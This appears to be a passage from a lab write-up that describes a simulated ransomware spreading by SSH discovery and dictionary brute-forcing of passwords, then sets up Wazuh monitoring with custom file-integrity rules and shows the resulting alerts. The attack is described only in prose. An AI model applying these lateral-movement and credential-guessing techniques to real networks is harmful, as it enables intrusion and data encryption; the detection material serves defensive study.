
After identifying live hosts on the network, the ransomware checks for available services, such as SSH, on the discovered systems. By identifying hosts with active SSH services, the malware determines potential entry points for remote access and lateral movement. Exploiting weak credentials or misconfigurations in these services allows the ransomware to propagate further across the network and compromise additional systems.



After identifying systems with accessible services, the ransomware use a list of passwords to attempt authentication through a dictionary-based brute-force approach. By systematically testing common or leaked passwords, it tries to gain unauthorized access to additional hosts. Successful authentication enables the ransomware to spread further within the network, increasing the reach and impact of the attack.




The below image shows a **simulated ransomware attack log** demonstrating the **lateral movement and execution phase** within a controlled lab environment.



After executing the payload on all active hosts, a pop-up message appears stating:

“You are infected with Ransomware.”



Monitoring System

Wazuh is a security platform that provides SIEM protection for endpoints and cloud workloads. The solution is composed of a single universal agent and three central components: the Wazuh server, the Wazuh indexer, and the Wazuh dashboard. Wazuh is free and open source.

Installing Wazuh

Download and run the Wazuh installation assistant.

curl -sO https://packages.wazuh.com/4.14/wazuh-install.sh && sudo bash ./wazuh-install.sh -a

Once the assistant finishes the installation, the output shows the access credentials and a message that confirms that the installation was successful.

INFO: --- Summary ---

INFO: You can access the web interface https://<WAZUH_DASHBOARD_IP_ADDRESS>

User: admin


Password: <ADMIN_PASSWORD>


INFO: Installation finished.


You now have installed and configured Wazuh.

Deploying the Wazuh Agent

After successfully installing the Wazuh server, deploy the Wazuh agent on the target endpoint to enable monitoring. Install the appropriate agent package for the operating system, then configure it by adding the Wazuh manager's IP address. Once configured, start and enable the agent service. The agent will automatically connect to the Wazuh manager and begin sending security events, which can be verified from the Wazuh dashboard.







Command to install the Agent


Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.12.0-1.msi -OutFile $env:tmp\wazuh-agent; msiexec.exe /i $env:tmp\wazuh-agent /q WAZUH_MANAGER='192.168.64.131' WAZUH_AGENT_GROUP='default' WAZUH_AGENT_NAME='Window10_Agent'

Start the Agent

NET START WazuhSvc


Wazuh Manager – Endpoints Overview Dashboard

The Wazuh Endpoints Overview dashboard shows that there are two active agents and one disconnected agent under the **Agents by Status** chart. The **Top OS** chart indicates that all monitored endpoints are running Windows, while the **Top Groups** chart shows that all agents belong to the default group. The agents table at the bottom provides detailed information for each enrolled endpoint, including Agent ID, hostname, IP address, operating system, Wazuh version, cluster node, and current status. Both active agents are running Windows 10 Education and are connected to node01 with Wazuh version 4.12.0.



Wazuh Rules editor where a custom XML rule file named **RANSOMWARE_DETECTED_RULE.xml** is created on the Wazuh Manager. The rule group is defined for **ransomware, file integrity monitoring (FIM), and Windows** systems. Three high-severity rules (level 14) are configured to detect suspicious file activity: file modification, new file creation, and file deletion. Each rule is linked to

existing Wazuh FIM rule IDs using the <if_sid> tag and is mapped to the **MITRE ATT&CK technique T1486 (Data Encrypted for Impact).** This custom rule enhances ransomware detection by generating alerts when abnormal file operations are observed on monitored Windows endpoints.




Rule


```
<group name="ransomware,fim,windows">

  <!-- File modified -->
  <rule id="100400" level="14">


    <if_sid>554</if_sid>
    <description>🚨 RANSOMWARE DETECTED: Files modified on system</description>
    <mitre>T1486</mitre>
  </rule>

  <!-- New files created -->
  <rule id="100401" level="14">
```

```
    <if_sid>550</if_sid>
    <description>🚨 RANSOMWARE DETECTED: New files created on system</description>
    <mitre>T1486</mitre>
  </rule>

  <!-- Files deleted -->
  <rule id="100402" level="14">
    <if_sid>553</if_sid>
    <description>🚨 RANSOMWARE DETECTED: Files deleted on system</description>
    <mitre>T1486</mitre>
  </rule>

</group>
```

Wazuh Threat Hunting Events Showing Ransomware Detection Alerts

Threat Hunting → **Events** view in the Wazuh Dashboard for the endpoint **DESKTOP-3N42T5V**. The event list displays multiple high-severity alerts generated from file integrity monitoring (FIM) activities. Several entries show the custom alert **"RANSOMWARE DETECTED: Files modified on system"** with rule ID **100400** and level **14**, alongside critical file modification alerts (rule ID **110001**, level **15**) indicating possible encryption behavior. The timeline graph at the top highlights a spike in events within a short period, suggesting suspicious mass file activity. This view confirms that the custom ransomware detection rules are successfully triggering alerts when abnormal file changes occur on the monitored Windows endpoint.


Activities
Firefox Web Browser
Feb 2 11:01 AM
Wazuh
ChatGPT
Wazuh Configuration for
Drafts (1) - muhammadri
https://localhost/app/threat-hunting#/overview/?tab=general&tabView=events&age
90%
Threat Hunting
DESKTOP-3N42T5V
Count
150
100
50
0
12:00
15:00
18:00
21:00
00:00
03:00
06:00
09:00
timestamp per 30 minutes
409 hits
Feb 1, 2026 @ 11:00:38.840 - Feb 2, 2026 @ 11:00:38.840
Export Formatted
759 available fields
Columns
Density
1 fields sorted
Full screen
timestamp
agent.name
rule.description
rule.level
rule.id
Feb 2, 2026 @ 11:00:34.662 DESKTOP-3N42T5V CRITICAL: File modified – possible encryption activity detected. 15 110001
Feb 2, 2026 @ 11:00:34.612 DESKTOP-3N42T5V CRITICAL: File modified – possible encryption activity detected. 15 110001
Feb 2, 2026 @ 11:00:19.801 DESKTOP-3N42T5V CRITICAL: File modified – possible encryption activity detected. 15 110001
Feb 2, 2026 @ 11:00:13.082 DESKTOP-3N42T5V CRITICAL: File modified – possible encryption activity detected. 15 110001
Feb 2, 2026 @ 11:00:12.922 DESKTOP-3N42T5V RANSOMWARE DETECTED: Files modified on system 14 100400
Feb 2, 2026 @ 11:00:09.545 DESKTOP-3N42T5V RAN 14 100400
Feb 2, 2026 @ 11:00:09.519 DESKTOP-3N42T5V RAN 14 100402
Feb 2, 2026 @ 11:00:09.510 DESKTOP-3N42T5V RAN 14 100402
RANSOMWARE DETECTED: Files modified on system
Filter for value
Filter out value
Feb 2, 2026 @ 11:00:09.458 DESKTOP-3N42T5V CRITICAL: File modified – possible encryption activity detected. 15 110001
Feb 2, 2026 @ 11:00:09.442 DESKTOP-3N42T5V RANSOMWARE DETECTED: Files modified on system 14 100400
Feb 2, 2026 @ 11:00:09.136 DESKTOP-3N42T5V CRITICAL: File modified – possible encryption activity detected. 15 110001
Feb 2, 2026 @ 11:00:09.128 DESKTOP-3N42T5V CRITICAL: File modified – possible encryption activity detected. 15 110001
Feb 2, 2026 @ 11:00:09.094 DESKTOP-3N42T5V RANSOMWARE DETECTED: Files modified on system 14 100400
Feb 2, 2026 @ 11:00:09.070 DESKTOP-3N42T5V CRITICAL: File modified – possible encryption activity detected. 15 110001
Feb 2, 2026 @ 11:00:09.055 DESKTOP-3N42T5V CRITICAL: File modified – possible encryption activity detected. 15 110001
Rows per page: 15
1 2 3 4 5 ... 28

